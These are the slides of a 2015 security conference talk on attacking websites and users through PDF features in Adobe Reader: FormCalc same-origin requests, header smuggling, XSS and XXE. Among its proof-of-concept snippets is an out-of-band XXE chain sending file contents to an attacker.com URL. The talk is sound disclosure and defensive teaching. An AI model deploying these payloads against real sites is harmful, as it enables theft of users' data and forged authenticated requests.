PDF - Mess with the web

Alexander Inführ

OWASP AppSecEU 15

Amsterdam, The Netherlands

whoami

- Alexander Inführ BSc
  - @insertscript
  - Studying Information Security
  - Pentester for Cure53
  - Browser Security
  - Web Security

How many pages?

- PDF Reference – 1310
- Javascript Acrobat API – 769
- XFA Specification – 1584
- FDF – 18
- XFDF – 145
- LiveCycle® Designer ES Scripting Reference – 442
- Formcalc – 90

Roadmap

- PDF Structure
- Possible Attacks
- Smuggling PDFs into your website
- Defense


PDF Structure

```
%PDF-1.1

trailer
<<
/Root 1 0 R
>>


1 0 obj
<<
/Type /Catalog
/Pages 3 0 R
/OpenAction 7 0 R
>>
endobj
```

```
3 0 obj
<<
/Type /Pages
/Kids [4 0 R]
>>
endobj
4 0 obj
<<
/Type /Page
/Parent 3 0 R
/MediaBox [0 0 612 792]
/Contents 5 0 R
/Resources <<
/ProcSet [/PDF /Text]
>>
>>
endobj
5 0 obj
<< /Length 56 >>
stream
BT /F1 12 Tf 100 700 Td 15 TL
(JavaScript example) Tj ET
endstream
endobj
```



```
7 0 obj
<<
 /Type /Action
/S /JavaScript
/JS (app.alert({cMsg: location, cTitle: 'Testing PDF JavaScript', nIcon: 3});)
>>
endobj


7 0 obj
<<
 /Type /Action
/S /URI
/URI (http://orf.at)
>>
endobj
```

Attack Vector

- XSS
- Formcalc
- Header Manipulation
- XML – External Entities Attacks

XSS

- PDFs are able to change Location
  - Native Links
  - Xhtml <a> tag
  - Javascript
  - Forms Submit
  - GotoE/GotoR Actions

- XSS via redirect JavaScript: URI
  - Attack of the past, protection seems pretty strong

- Redirect to local file system: No Problem

FormCalc Specification

Version 2.0

OWASP AppSecEU 15
Amsterdam, The Netherlands

What‘s formcalc?

- Specified in 1999:

“FormCalc is a simple calculation language whose roots lie in electronic form software from Adobe, and common spreadsheet software.”

- Usable in XFA - Forms

Functions

- Arithmetic Built-in Functions
- Date And Time Built-in Functions
- Financial Built-in Functions
- Logical Built-in Functions
- Miscellaneous Built-in Functions
- String Built-in Functions
- **URL Built-in Functions**

URL Functions

Get(*url*)

"This function downloads the contents of the given URL."

Post(*s1, s2[, s3[, s4[, s5]]]*)

"This function posts the given data to the given URL."

Put(*s1, s2[, s3]*)

Same Origin Access

- Possibility to read same origin files
  - > like XMLHttpRequest
- Uses browser for request
  - Session Cookies are sent too!
- Accessing website in context of user!

```
1 0 obj <<>>
stream
<xdp:xdp xmlns:xdp="http://ns.adobe.com/xdp/">
<config><present><pdf>
   <interactive>1</interactive>
</pdf></present></config>
<template>
   <subform name="_">
      <pageSet/>
      <field id="Hello World!">
         <event activity="initialize">
            <script contentType='application/x-formcalc'>
               Get(„http://example.com/test.html“);
            </script>
```

https://corkami.googlecode.com/svn/trunk/src/pdf/formevent_js.pdf

DEMO

- First mentioned 2010:
  - http://onsec.ru/onsec-whitepaper-01.eng.pdf
- No Bug => no Fix
- Kills CSRF Protection.

Formcalc: Header Manipulation

Post(*s1, s2[, s3[, s4[, s5]]]*)

“This function posts the given data to the given URL.”

„S5: is an optional string containing any additional HTTP headers to be included in the post.”

Forbidden Headers

Forbidden Headers	
XMLHttpRequest	**Formcalc Post Function**
Host	User-Agent
Referer	
Cookie	
Content-Length	
Accept-Charset	
User-Agent	
Date	
Connection	
DNT …	

Host

Problems

- Bypassing referer checks
- Bypassing host header checks
- Custom Content-Length: Custom Request

Manipulating Content-Length

- Custom Payload
- Content-Length: 1
- Remaing payload forms new Request
  - Full control over request data

DEMO

Tale of XXE

- Infamous External Entity Attack
- Well know attack against XML – Parser
- Same Origin
- Referenced Document needs to be well formed

Simple example

```
<?xml version="1.0" encoding="ISO-8859-1"?>
 <!DOCTYPE foo [
   <!ENTITY xxe SYSTEM "http://www.attacker.com/text.txt" >
  ]>
     <foo>&xxe;</foo>
```

Content of /text.txt will be placed inside foo


XXE #1

- *“Polyglots: Crossing Origins by Crossing Formats”*
- XMLData.parse vulnerable to XXE
- Fixed in Version 10.1.5
  - > 2013

XXE #2

- Presented at Hackpra 2014
- XXE via XFA.loadXML
- Fixed in Adobe Reader DC
  - April 2015

XXE #3



XSL Transformation

- Transformation of XML Documents
- Loadable inside xml via xml-stylesheet
- Xml.applyXSL

XSL Transformation

- PDF: libxml2
- Saxon Extensions
  - Drop Files on Filesystem
  - Not supported in Adobe Reader!

- But XSLT can use XXE too!

XXE #3 via XSLT

```
var cXMLDoc = '<xml><foo>text</foo></xml>';

var xsl = '<?xml version="1.0" ?>' +
          '<!DOCTYPE steal [ ' +
          '<!ENTITY test SYSTEM "http://example.com/readme.html">' +
          ']>'+
          '<xsl:stylesheet version="1.0"' +
          'xmlns:xsl="http://www.w3.org/1999/XSL/Transform">' +
          '<xsl:template match="/">' +
          '<h1>&test;</h1>' +
          '</xsl:template></xsl:stylesheet>';

xml = XMLData.parse(cXMLDoc,false);

app.alert(xml.applyXSL(xsl));
```

XXE #4

- XML is in a lot of places
  - No need for JS
- Lot of structures are XML
- XFA Example (with a „useful“ dialog)

```
%PDF-1. % can be truncated to %PDF-\0

1 0 obj <<>>
stream

<?xml version='1.0'?>

<?xml-stylesheet href="http://example.com/xml_dtd.xsl"
type="text/xsl"?>

<xdp:xdp xmlns:xdp="http://ns.adobe.com/xdp/">
<config><present><pdf>
    <interactive>1</interactive>
</pdf></present></config>

<template>
    <subform name="_">
```

Xml_dtd.xsl

```
<!DOCTYPE test [

  <!ENTITY % test SYSTEM "http://orf2.at/steal.html">
  <!ENTITY % dtd SYSTEM "http://orf2.at/send.dtd">

%dtd;
%send;
]>
```

Send.dtd

```
<!ENTITY % all "

  <!ENTITY &#x25; send SYSTEM 'http://attacker.com/?%test;'>

">
%all;
```

Ways to load PDFs

- Polyglots
- Content-disposition: attachment

Polyglots

- PDF Header not enforced at Offset 0
- Eg: Valid JPG + PDF
- More and more difficult
  - PDF blocks a lot of headers

Content-disposition

- Should enforce download
- Overwriting Content-Type
  - Bypasses Content-Disp. Header
- <embed type=„application/pdf“ src=„whatever.jpg“>

Defense

- Website Owners:
  - Host User-Content on different domain
  - x-frame-options
- End User:
  - Disable JavaScript
  - Protected View (prevents XXE)
- Adobe:
  - Check your code for external entity support!